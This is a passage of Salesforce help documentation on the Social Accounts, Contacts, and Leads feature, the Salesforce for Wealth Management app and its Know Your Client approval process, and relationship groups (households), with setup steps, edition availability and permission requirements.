Important: The Social Accounts, Contacts, and Leads feature uses Facebook, Klout, Twitter, and YouTube public APIs to display social information in Salesforce. Because these social networks have the option of modifying or terminating access to their APIs at any time, salesforce.com can't guarantee the future availability of this feature or any of its functionality, including access to the data that is currently provided or to any particular social network as a whole. As of the Winter '16 release, LinkedIn is no longer available through this feature.

Get Started in Salesforce1 or the Full Salesforce Site

To get started, simply go to any account, contact, or lead detail page and sign in to your social network accounts. Signing in creates private connections between Salesforce and your social network accounts, allowing you to see external social profiles in Salesforce.

SEE ALSO:

- Enable Social Accounts, Contacts, and Leads
- Configure Social Accounts, Contacts, and Leads

Security and Privacy When Using Social Accounts, Contacts, and Leads

The Social Accounts, Contacts, and Leads feature is built to provide security and privacy for you and your data.

- Salesforce uses the trusted OAuth protocol when you sign in to your Facebook, Twitter, or Klout accounts. Your login credentials aren't exposed to Salesforce, and we never store your passwords.
- Salesforce doesn't import or store social information. Each time you select a social profile or a YouTube video, Salesforce retrieves the information that you want to see directly from the social network. You'll always see current social information for your accounts, contacts, and leads.
- Associating a Salesforce record with a social network account doesn't cause any activity on the social network. For example, when you associate a contact with a Twitter account, you don't become a Follower of that account on Twitter.
- Salesforce never posts anything about your or your activities to your social network accounts.
- Your accounts, contacts, and leads aren't notified when you use Salesforce to view their social network profiles. And your interaction with social networks through Salesforce is read-only as long as you're using the Social Viewer.

  Note: If you leave the Social Viewer, for example by clicking a link that opens a new Web browser tab, you're leaving Salesforce and interacting directly with the social network. Actions you perform outside of the Salesforce Social Accounts, Contacts, and Leads viewer may be recorded on the social network.

- Your view of a Facebook or Twitter profile is unique to you and depends on how you're connected with each account, contact, or lead on each social network, as well as on the privacy settings currently in use by the account, contact, or lead. Other Salesforce users must sign in to their own social network accounts, and they'll only see what's permitted to them based on their own connection level. For example, if your Twitter profile is connected to your lead's Twitter profile, you could see that lead's other connections, but another user at your organization whose Twitter profile isn't directly connected with the lead won't.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Social Accounts, Contacts, and Leads

Enable Social Accounts, Contacts, and Leads

Configure Social Accounts, Contacts, and Leads

Configure Social Accounts, Contacts, and Leads

You can disable the Social Accounts, Contacts, and Leads feature or turn some social networks on or off.

If you disable the Social Accounts, Contacts, and Leads feature for your login, you won't see any social networks for your accounts, contacts, or leads. Or, if you turn off access to an individual social network, you won't be able to view or access data for that social network.

Note: In Salesforce Lightning Experience and the Salesforce1 mobile app, users can access Twitter only, even if other networks are enabled.

1. From your personal settings, enter *Social* in the Quick Find box, then select **My Social Accounts and Contacts Settings**, **My Social Accounts and Contacts**, or **Settings**—whichever one appears.
2. Set up Social Accounts and Contacts so that it works the way you want it to.
3. Click **Save**.

SEE ALSO:

Troubleshoot Social Accounts, Contacts, and Leads

Social Accounts, Contacts, and Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure Social Accounts, Contacts, and Leads:

- "Edit" on the

View and Link Social Network Profiles

View current information about your accounts, contacts, and leads gathered from their social network profiles and activity by associating each record to a social network profiles on Twitter and FaceBook.

Once you've linked an account, contact, or lead with a social network profile, you can view profile details and the profile's latest activity on the social network from the account's, contact's, or lead's detail page.

Note: What information and activities you can see for each social network profile varies depending on that profile's privacy settings, the permissions set by their friends or connections, and the social network's terms of use. For more information about security and privacy, see Security and Privacy When Using Social Accounts, Contacts, and Leads.

You can link accounts, contacts, and leads with Twitter or Facebook profiles in Salesforce Classic. In Lightning Experience or Salesforce1can view and link Twitter profiles only.

Watch a demo (3:29 minutes)

1. From an account, contact, or lead detail page, sign in to the social network
2. If a social network profile isn't linked with the record yet, Salesforce automatically searches for profiles that match the record's name. Select a profile to link it with the record, or search again using different search parameters if none of the profiles are a good match.
3. View the social information that the social network is sharing with you.

SEE ALSO:

Select and Change Profile Images for Accounts, Contacts, and Leads

Troubleshoot Social Accounts, Contacts, and Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To associate social network profiles to a particular object:

- "Edit" on the object

To view social network profiles associated with a particular object:

- "Read" on the object. Person accounts require "Read" on both accounts and contacts.

Select and Change Profile Images for Accounts, Contacts, and Leads

When you or another user have associated records for accounts, contacts, and leads to social networks profiles, the records display images from Twitter or Facebook profiles. For some networks, profile images appear in Salesforce even when you aren't logged in to the network.

By default, the profile image for an account, a contact, or a lead is the profile image from the first social network linked to the record. If your org has enabled Account Logos, profile images that you've manually added to accounts might be replaced with a fresher, more up-to-date image in Lightning Experience.

Note: Profile images from Facebook are visible in Salesforce Classic only.

1. On an account, contact, or lead detail page, click any social network icon ().
2. In the Social Viewer, select the tab for the social network that has the image you want to use.
3. Click **Show Photo in Salesforce**.

SEE ALSO:

Social Accounts, Contacts, and Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To find and link social network profiles to business account records:

- "Edit" on accounts

To find and link social network profiles to person account records:

- "Edit" on accounts

  and

  "Edit" on contacts

To find and link social network profiles to contacts:

- "Edit" on contacts

To find and link social network profiles to leads:

- "Edit" on leads

Troubleshoot Social Accounts, Contacts, and Leads

Increase your users' access to social intelligence and serve current and potential customers better with easy access to social networking within Salesforce

Note: Different social networks are available in different Salesforce products. Review the social network availability information on page 1297 to ensure the network you're trying to access is available in the product you're using.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce Classic

1. Click the social network icons in the header on account, contact, and lead detail pages to display the Social Viewer.
2. If no icons are visible, the Social Accounts, Contacts, and Leads feature may be disabled for your organization. Ask an administrator to enable the feature.
3. If a social network icon is missing, that social network may be turned off.
   - Ask an administrator to turn on the social network for your organization.
   - Review your personal settings and turn on the network for your login.
4. Whether you can see the social data for a particular record depends on your permissions for the record and the privacy settings for the social profile.

Salesforce Lightning Experience

1. Open any account, contact, or lead record detail page.
2. If the Twitter card doesn't appear, the Social Account, Contacts, and Leads feature may be disabled for your organization. Ask an administrator to enable the feature and turn on Twitter access for your organization.
3. If the feature is enabled but the Twitter card doesn't appear, review your personal settings.

Salesforce1

1. Open any account, contact, or lead record detail page.
2. If the Twitter card doesn't appear, try the following.
   - Ask an administrator to enable the Social Accounts, Contacts, and Leads feature.
   - Ask an administrator to turn on Twitter access for the organization.
   - Ask an administrator to add the Twitter card to the mobile page layout for accounts, contacts, and leads.
   - Review your personal settings to make sure Twitter is turned on for your login.

SEE ALSO:

Enable Social Accounts, Contacts, and Leads

Configure Social Accounts, Contacts, and Leads

Social Accounts, Contacts, and Leads

Cultivating High Net Worth Customers for Financial Services

Salesforce for Wealth Management Overview

What Is Salesforce for Wealth Management?

Salesforce for Wealth Management is an industry solution that is designed and customized for the wealth management industry.

Who Should Use Salesforce for Wealth Management?

Salesforce for Wealth Management is intended for wealth management professionals who advise high net worth clients. It allows you to build deeper customer relationships, integrate key systems to drive user adoption, and effectively support compliance processes.

How Do I Obtain Salesforce for Wealth Management?

Salesforce for Wealth Management is available for free on AppExchange for Enterprise, Unlimited, and Performance Editions. It includes all generally available Enterprise, Unlimited, and Performance Edition features such as Outlook integration, workflow, and the Force.com API. As a prerequisite, it requires person accounts, which are enhanced account records designed for business-to-consumer industries such as financial services.

What Does Salesforce for Wealth Management Include?

Salesforce for Wealth Management contains the following components that set it apart from standard Salesforce functionality:

- Easy-to-use tabs with client-oriented fields
- Comprehensive client information including financial accounts, investment preferences, addresses, and personal interests
- Comprehensive "Know Your Client" suitability forms with an automated approval process
- Reports and dashboards specific to the wealth management process
- Relationship groups (also known as households)

SEE ALSO:

Get Started With Salesforce for Wealth Management
Navigating the Salesforce for Wealth Management App

Get Started With Salesforce for Wealth Management

As an administrator, perform the following tasks to set up Salesforce for Wealth Management for your organization:

USER PERMISSIONS

To view the setup options for custom apps:
- "View Setup and Configuration"

To manage custom apps:
- "Customize Application"

Verify the Contents of the Salesforce for Wealth Management App

Verify that the Salesforce for Wealth Management custom app contains the correct tabs:

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. In the list, click `Salesforce for Wealth Management`.
3. Verify that the following tabs are present in the Included Tabs list:
   - Home

- Accounts
- Financial Accounts
- Holdings
- WM Assets
- Client Interests
- Know Your Clients
- Reports
- Dashboards
- Documents
- Console

4. If necessary, click **Edit** and choose the appropriate tabs to add or remove.

Configure Users' App Choices

In addition to the main Salesforce for Wealth Management custom app, the following custom apps are also available in the Force.com app menu:

- Salesforce Financial Accounts & Holdings
- Salesforce Clients and Interests
- Salesforce Know Your Client

Optionally, you can hide these apps from users in the Force.com app menu, because all appropriate tabs are already consolidated in the main Salesforce for Wealth Management custom app. To hide these apps:

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Click **Edit** next to the appropriate app name.
3. In the `Assign to Profiles` area, deselect the checkboxes in the `Visible` column that correspond to end users' profiles. Select only the checkboxes that correspond to administrator profiles.
4. Click **Save**.
5. Repeat this procedure as necessary for the remaining custom apps listed above.

Verify Record Types

From the object management settings for person accounts, go to Record Types to verify that the following record types are available for person accounts (clients).

Individual
This record type is for clients and prospective clients. It should be assigned to the `Individual` page layout.

Professional Relationship
This record type is for lawyers, accountants, and other professional relationships. It should be assigned to the `Professional Relationship` page layout.

Configure Users' Page Layouts

Ensure that the following components are included in users' page layouts, which can be configured from the management settings for each object by going to Page Layouts.

Home Tab Page Layouts

The home page layout for financial advisors, titled FA Home Page, should include the following components:

- Items To Approve
- Tasks
- Calendar
- Dashboard Snapshot
- Search
- Create New
- Recent Items
- Messages & Alerts
- Custom Links

Person Accounts Page Layout

The page layouts for person accounts (clients) should include the following related lists:

- Financial Accounts
- Holdings
- Client Interests
- Know Your Client
- Open Activities
- Activity History
- Partners
- Account Team
- Notes & Attachments

Verifying the Know Your Client Approval Process

Salesforce for Wealth Management includes an approval process that routes Know Your Client forms to the appropriate Salesforce users for approval.

SEE ALSO:

Salesforce for Wealth Management Overview

Managing Wealth Management Clients

Find Object Management Settings

Managing the Know Your Client Approval Process

About the Know Your Client Approval Process

USER PERMISSIONS

To create, edit, delete, or clone approval processes:

- "Customize Application"

To view approval processes:

- "View Setup and Configuration"

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

The Know Your Client approval process is included in Salesforce for Wealth Management and has the following general definition:

1. A financial advisor creates a new Know Your Client record.

   Note: Data from a saved Know Your Client record can be merged into a printable Microsoft Word document using the provided mail merge template.

2. A financial advisor submits the Know Your Client record for approval, which sets the following actions in motion:
   - The Know Your Client record is locked and cannot be edited
   - `KYC Approval Status` becomes "Pending Approval"
   - `Date Know Your Client Submitted` becomes today
   - Know Your Client record type becomes "KYC Submitted"
   - An approval request is routed to the appropriate Salesforce user for review, and he or she is also sent an email notification using the appropriate email template

3. The lead financial advisor approves or rejects the approval request, which causes the following actions:
   - The record continues to be locked and cannot be edited
   - `KYC Approval Status` becomes "Approved" or "Rejected"
   - `Date KYC Approved/Rejected` becomes today
   - If the record was approved, a follow-up task is scheduled for the financial advisor to review the Know Your Client form in six months

Activating the Know Your Client Approval Process

To activate the Know Your client approval process:

1. From Setup, enter *`Approval Processes`* in the `Quick Find` box, then select **Approval Processes**.
2. In the `Manage Approval Processes For` drop-down list, select "Know Your Client."
3. Click **Activate** next to the approval process name.

SEE ALSO:

Salesforce for Wealth Management Overview

Managing Wealth Management Clients

Navigating the Salesforce for Wealth Management App

To access the Salesforce for Wealth Management app, go to the Force.com app menu in the top right corner of any Salesforce page and select Salesforce for Wealth Management. To get started on any task, just click the tab you want.

SEE ALSO:

Salesforce for Wealth Management Overview

Managing Wealth Management Clients

Managing Wealth Management Clients

Clients are exclusively available in Salesforce for Wealth Management. A client is a person who you advise or do business with, a prospect who you potentially will do business with, or a professional relationship such as an accountant or lawyer. You can manage your clients on the Clients tab. In standard Salesforce terminology, clients are called "accounts." However, Salesforce for Wealth Management uses the term "clients."

Clients have all of the standard capabilities of account records.

In addition, the special capabilities of clients are as follows:

Client Record Types

Record types are categories that allow you to organize your records. You can assign client records to the following record types:

- "Business" specifies a corporate entity or trust
- "Individual" specifies an existing or prospective client
- "Professional Relationship" specifies an accountant, lawyer, or other professional relationship

USER PERMISSIONS

To view the Clients tab:
- "Read" on accounts

To view clients:
- "Read" on accounts

To create clients:
- "Create" on accounts and contacts

Client List Views

On the Clients tab, you can use list views to conveniently access different sets of clients. For example, select "My A Clients" to view a list of your clients who have an "A" rating.

Client Details

The client detail page includes groups of fields tailored to wealth management clients. For example, one section tracks a client's preferences in several categories — you can specify that a client is interested in vacation homes, mid-cap stocks, the retail and entertainment sectors, golf, and US politics.

Financial Accounts Related List

The Financial Accounts related list provides an overview of the client's financial accounts, such as account names, account numbers, and current values. This information comes from the records on the Financial Accounts tab.

Holdings Related List

The Holdings related list provides an overview of the client's owned assets such as funds, stocks, and bonds. For each holding you can see values such as market value, last price, purchase price, and number of shares. This information comes from the records on the Holdings tab. Note that each holding is associated with a financial account record.

Client Interests Related List

The Client Interests related list provides an overview of the securities that the client is interested in buying or selling. This information comes from the records on the Client Interests tab.

Know Your Clients Related List

The Know Your Clients related list provides an overview of the Know Your Client forms that are associated with the client. This information comes from the records on the Know Your Clients tab.

Relationships Related List

A relationship refers to a client who has a role in the life of another client, such as a spouse, child, accountant, or attorney. Relationships are tracked in the Relationships related list on the client detail page, which is available as an option. In standard Salesforce terminology, relationships are called "partners." However, Salesforce for Wealth Management uses the term "relationships."

Client Team Related List

The Client Team related list tracks the financial advisors and other Salesforce users who are involved in the management of a particular client. In standard Salesforce terminology, client teams are called "account teams." However, Salesforce for Wealth Management uses the term "client teams."

Relationship Group Members Related List

The Relationship Group Members related list displays the relationship groups of which the client is a member. It is available as an option and is called "Household Members" in some organizations.

SEE ALSO:

Salesforce for Wealth Management Overview

Navigating the Salesforce for Wealth Management App

Salesforce for Wealth Management Reports and Dashboards

Salesforce for Wealth Management Reports

USER PERMISSIONS

To run reports:
- "Run Reports"

  AND

  "Read" on the records included in reports

To view dashboards:
- "Run Reports"

  AND

  Access to view dashboard folders

Salesforce for Wealth Management offers industry-specific reports, which are grouped in the following folders on the Reports tab:

- Client Reports
- Client Interest Reports
- Financial Account Reports
- Holdings and WM Asset Reports
- Know Your Client Reports

To access these reports, select the appropriate folder from the drop-down list on the Reports tab, then click the appropriate report name.

Salesforce for Wealth Management Dashboards

Salesforce for Wealth Management offers industry-specific dashboards, such as a dashboard of financial accounts that allows you to analyze your book of business. To access these dashboards, go to the Dashboards tab and select the appropriate dashboard name from the drop-down list.

Note: You can see a dashboard snapshot on the Home tab.

SEE ALSO:

Salesforce for Wealth Management Overview

Navigating the Salesforce for Wealth Management App

Establishing Relationship Groups of Your Customers

Relationship Groups Overview

What Are Relationship Groups?

Relationship groups are custom object records used to store collections of accounts. For example, you can use relationship groups to manage the following:

- A household of people who reside at the same address
- An extended family consisting of multiple generations of relatives
- A professional group such as a medical practice or a law firm
- The trustees and beneficiaries of a trust

The accounts that you add to relationship groups are called *relationship group members*. For more information, see Relationship Group Members on page 1312.

Who Can Use Relationship Groups?

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your Salesforce representative.

Your organization must have implemented person accounts before you can use relationship groups.

Your administrator can enable relationship groups by installing the Relationship Groups custom app.

What Are the Benefits of Relationship Groups?

Relationship groups allow you to:

- Track the familial and professional roles of different relationship group members
- Assign primary and secondary designations to the two most important members of a relationship group
- View roll-up related lists of all activities for the members of a relationship group
- View roll-up related lists of the custom objects that are related to the accounts in a relationship group

SEE ALSO:

Using Relationship Groups

Relationship Group Considerations

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

Relationship Group Fields

A relationship group custom object has the following default fields, listed in alphabetical order.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

Name	Description
Description	A text description of the relationship group. Up to 255 characters are allowed.
Primary Name	The name of the primary relationship group member.
Secondary Name	The name of the secondary relationship group member.
Total Members	The total number of members in the relationship group.

To add custom fields to relationship groups, from the object management settings for relationship groups, go to the fields area, then click **New** in the Custom Fields & Relationships section.

SEE ALSO:

- Relationship Groups Overview
- Using Relationship Groups

Relationship Group Members

Relationship groups let you group closely related accounts together so you can manage them easier. The accounts that you add to the group are the members. For example, a relationship group might be medical practice or a law firm, while the individual doctors or lawyers would be the group members.

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your Salesforce representative.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

What Are Relationship Group Members?

The accounts that you add to relationship groups are called *relationship group members*. Like relationship groups, relationship group members are custom objects. Each relationship group member record represents an association between an account and a relationship group. For example, if you add the account "Mary Smith" to the relationship group "Smith Family," a relationship group member record is created that links Mary Smith to the Smith Family.

Relationship group members are unique because they have two master-detail relationships: one with accounts and another with relationship groups. When discussing these master-detail relationships, accounts and relationship groups are sometimes referred to as the "parents" of relationship group members.

What Are the Limits on Relationship Group Members?

You can add a given account to up to 200 relationship groups. For example, an account "Joseph Brown" who is an attorney may be a member of several relationship groups—in some cases as an attorney, in other cases as a family member.

You can add up to 20 accounts to a particular relationship group. For example, a relationship group that represents a large extended family including grandparents, children, and grandchildren cannot have more than 20 relationship group members.

In a particular relationship group, you can specify only one relationship group member as primary, and only one relationship group member as secondary. In addition, you cannot add the same account more than once to a particular relationship group.

Where Can I View Relationship Group Members?

The Relationship Group Members related list displays on both the relationship group detail page and the account detail page. On the relationship group detail page, the related list summarizes the accounts that are members of the given relationship group. On the account detail page, the related list summarizes the relationship groups of which the given account is a member.

Relationship Group Member Fields

Relationship group members have the following fields.

Field Name	Description
Account	The name of the account.

Field Name	Description
Role	The familial, professional, or other role that an account has in a relationship group - for example, Client, Spouse, Child, Attorney, or Accountant. Your administrator defines the available values in this picklist.
Primary	Designates an account as the most important member of the relationship group. Only one relationship group member can be specified as primary.
Secondary	Designates an account as the second-most important member of the relationship group. Only one relationship group member can be specified as secondary.
Include in Roll-up	Specifies whether the activities and custom objects of an account display in related lists on the relationship group detail page.
Priority	Does not display in the relationship group wizard, but is available as a column in the Relationship Group Members related list on account and relationship group detail pages. This column displays the primary ( ) or secondary ( ) icon as appropriate next to account names.
Unique Key	This is a system field that prevents duplicate records. It does not display to users in Salesforce but is visible in the Force.com API. This field should be treated as read only; attempts to modify it through the API will be ignored.

SEE ALSO:

- Relationship Groups Overview
- Relationship Group Considerations

Relationship Group Considerations

To make the most of relationship groups and relationship group members, review the notable behaviors and limitations below.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

Relationship Group Considerations

Relationship groups:

- Support roll-up related lists for activities and custom objects only.
- Are completely separate from the Partners related list on accounts.
- Do not have directly associated activities, notes, or attachments.
- Only support required custom fields that are configured with a default value. Such custom fields will display on relationship group detail and edit pages, but not in the relationship groups wizard.
- Only support validation rules on custom fields that were added after the Relationship Group managed package was installed.
- Cannot be renamed to a different name than “relationship group,” because they are a custom object in a managed package.

- Can be created and edited through the relationship group wizard regardless of field-level security settings on the `Description` field.

Relationship Group Member Considerations

Relationship group members:

- Are limited to a maximum of 20 per relationship group.
- Cannot be imported via the import wizard for custom objects.
- Do not support tagging.
- Have the division of the parent relationship group.
- Are owned by both the parent relationship group and the parent account.
- Do not support validation rules.
- Do not support universally required fields.
- Cannot be renamed to a different name than "relationship group member," because they are a custom object in a managed package.
- Can have the fields `Primary`, `Secondary`, and `Include in Roll-Up` edited through the relationship group wizard even when the field-level security on those fields is "read-only."
- Cannot be included in workflow rules or approval processes.
- Cannot be used in Salesforce to Salesforce.
- Are not supported in Connect Offline.
- Are only supported in API version 11.0 and later. In the API, using the `upsert` call on relationship group members is not supported.

SEE ALSO:

Relationship Groups Overview

Relationship Group Members

Using Relationship Groups

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your Salesforce representative.

You can perform the following actions with relationship groups:

- Creating Relationship Groups
- Add an account to the relationship group. To add an account, go to the account's Relationship Group Members related list, and click **New**.
- Editing the Members of Relationship Groups
- Displaying and Editing Relationship Groups
- Searching for Relationship Groups
- Deleting Relationship Groups
- Removing Members from Relationship Group Members

SEE ALSO:

Relationship Groups Overview

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

Creating Relationship Groups

Salesforce provides an easy wizard so you can quickly create and edit relationship groups. To create a new relationship group:

1. On the Relationship Groups home page, click **New** next to `Recent Relationship Groups`.
2. Enter the name and description of the relationship group:
   a. Enter a name for the relationship group.
   b. Optionally, enter a description for the relationship group.
   c. Click **Next** to continue.
3. Define the members of the relationship group:
   a. Use the lookup fields to select the appropriate records.
   b. In the `Role` drop-down list, specify the appropriate role for each person in the relationship group.
   c. Designate one of the records as primary.
   d. Designate another record as secondary.
   e. Optionally, click **Add Member** as needed to include additional members. You can add a maximum of 20 records to a relationship group.
   f. Select `Include in Roll-up` for the accounts whose related activities and custom objects should display on the relationship group detail page.
   g. Click **Save** to finish.
4. After completing the wizard, the detail page of the new relationship group displays so you can review your work.

Note: You can also add an account to a new or existing relationship group. To add an account, go to the Relationship Group Members related list and click **New**.

SEE ALSO:

Relationship Groups Overview

Relationship Group Members

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

Adding Accounts to Relationship Groups

Salesforce provides an easy wizard so you can quickly create and edit relationship groups. On the Accounts tab, you can add an account to a new or existing relationship group:

1. Open the detail page for the account you want to add to a relationship group.
2. On the Relationship Group Members related list, click **New**.
3. Choose whether to add the account to an existing relationship group or a new relationship group:
   - If you are adding the account to an existing relationship group, click the lookup icon to find the appropriate relationship group.
   - If you are adding the account to a new relationship group, enter a name and optionally a description for the new relationship group.
4. Click **Next**.
5. Define the members of the relationship group:
   a. Use the lookup fields to select the appropriate records.
   b. In the `Role` drop-down list, specify the appropriate role for each person in the relationship group.
   c. Designate one of the records as primary.
   d. Designate another record as secondary.
   e. Optionally, click **Add Member** as needed to include additional members. You can add a maximum of 20 records to a relationship group.
   f. Select `Include in Roll-up` for the accounts whose related activities and custom objects should display on the relationship group detail page.
   g. Click **Save** to finish.
6. After completing the wizard, the detail page of the new relationship group displays so you can review your work.

SEE ALSO:

Relationship Groups Overview

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:
- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:
- "Delete" on relationship groups

To remove relationship group members:
- "Delete" on relationship group members

Editing the Members of Relationship Groups

Salesforce provides an easy wizard so you can quickly create and edit relationship groups. To edit the members of a relationship group:

1. Click **New** or **Edit** on the Relationship Group Members related list of a relationship group detail page. Alternatively, click **Edit** next to a member listed on the Relationship Group Members list of an account detail page.
2. To remove an account from the relationship group, click **[remove]**.
3. To add an account to the relationship group, enter an account name in an empty Account lookup field.
4. In the `Role` drop-down list, choose a role for each member of the relationship group.
5. In the Primary column, select a primary relationship group member.
6. In the Secondary column, select a secondary relationship group member.
7. Select `Include in Roll-up` for the accounts whose related activities and custom objects should display on the relationship group detail page.
8. Optionally, click **Add Member** as needed to include additional members. You can add a maximum of 20 records to a relationship group.
9. Click **Save** to finish.

SEE ALSO:

Relationship Groups Overview
Relationship Group Members

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

Displaying and Editing Relationship Groups

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your Salesforce representative.

The following sections describe how to display and edit relationship groups:

- Accessing the Relationship Groups Tab
- Viewing Relationship Group Lists
- Displaying Relationship Group Records
- Editing Relationship Group Records

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

Accessing the Relationship Groups Tab

The Relationship Groups tab is available by default in the Relationship Groups app. To switch to the Relationship Groups app, select Relationship Groups from the Force.com app menu in the top right corner of every Salesforce page.

Note that your administrator may have customized your profile to also display the Relationship Groups tab in other apps.

Viewing Relationship Group Lists

You can work with relationship group list views as you would any other custom object. .

Displaying Relationship Group Records

To open an individual relationship group record, click a relationship group name on the relationship groups home page or a relationship groups list view.

Note the following when viewing related lists on the relationship group detail page:

- The Relationship Group Members related list summarizes the accounts that are members of the relationship group. In the `Priority` column, the icons (and) show which accounts are defined as primary or secondary for the relationship group. For more information on relationship group members, see Relationship Group Members on page 1312.
- The Activity History and Open Activities related lists on a relationship group are roll-ups of activities for the relationship group members; relationship groups themselves do not have their own tasks and events.
- If accounts have a relationship with a custom object, a related list for that custom object can display on the relationship group detail page. This requires that `Include in Roll-Up` is selected on an associated relationship group member record. For example, in the following theoretical scenario, the vehicles associated with members of the Stone family display in a Vehicles related list on both the account detail page and the relationship group detail page:
  - The account Sam Stone has a Toyota Prius car tracked in the Vehicles custom object related list on the account detail page
  - The account Chris Stone has a Ford Mustang car tracked in the same related list
  - Sam and Chris Stone are members of the Stone Family relationship group
  - Both associated relationship group member records have `Include in Roll-Up` selected

Editing Relationship Group Records

On the relationship group detail page, you can:

1. Click **Edit** to change the fields in the Relationship Group Detail section.
2. Click **Delete** to delete the relationship group. For more information, see Deleting Relationship Groups on page 1321.
3. Click **Clone** to create a copy of the relationship group.
4. On the Relationship Group Members related list, click **New** to add an account to the relationship group. For more information, see Editing the Members of Relationship Groups on page 1318.
5. On the Activity History and Open Activities related lists, click the buttons such as **New Task** and **Log a Call** to add activity records for a relationship group member. By default, the new activity records are associated with the primary account on the relationship group.

SEE ALSO:

Relationship Group Fields
Relationship Groups Overview

Searching for Relationship Groups

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

   Your administrator can customize the search layout for relationship groups to include the primary and secondary account fields, so you can view and access those account records directly from relationship group search results.

SEE ALSO:

Relationship Groups Overview

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or edit relationship groups and relationship group members via the wizard:

- "Create" and "Edit" on relationship groups

  AND

  "Create" and "Edit" on relationship group members

  AND

  "Read" on accounts

To delete relationship groups:

- "Delete" on relationship groups

To remove relationship group members:

- "Delete" on relationship group members

Deleting Relationship Groups

Relationship groups are custom object records that you can delete as you would any other record.

A relationship group is the master object in a master-detail relationship with relationship group members. Consequently, when you delete a relationship group, all relationship group members on that relationship group are also deleted. Restoring a relationship group from the Recycle Bin also restores the associated relationship group members that were deleted. However, if you delete a relationship group that contains the same relationship group member as a deleted account, the shared relationship group member cannot be restored from the Recycle Bin.

SEE ALSO:

Removing Members from Relationship Group Members

Relationship Groups Overview

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To delete a relationship group:

- "Delete" on relationship groups
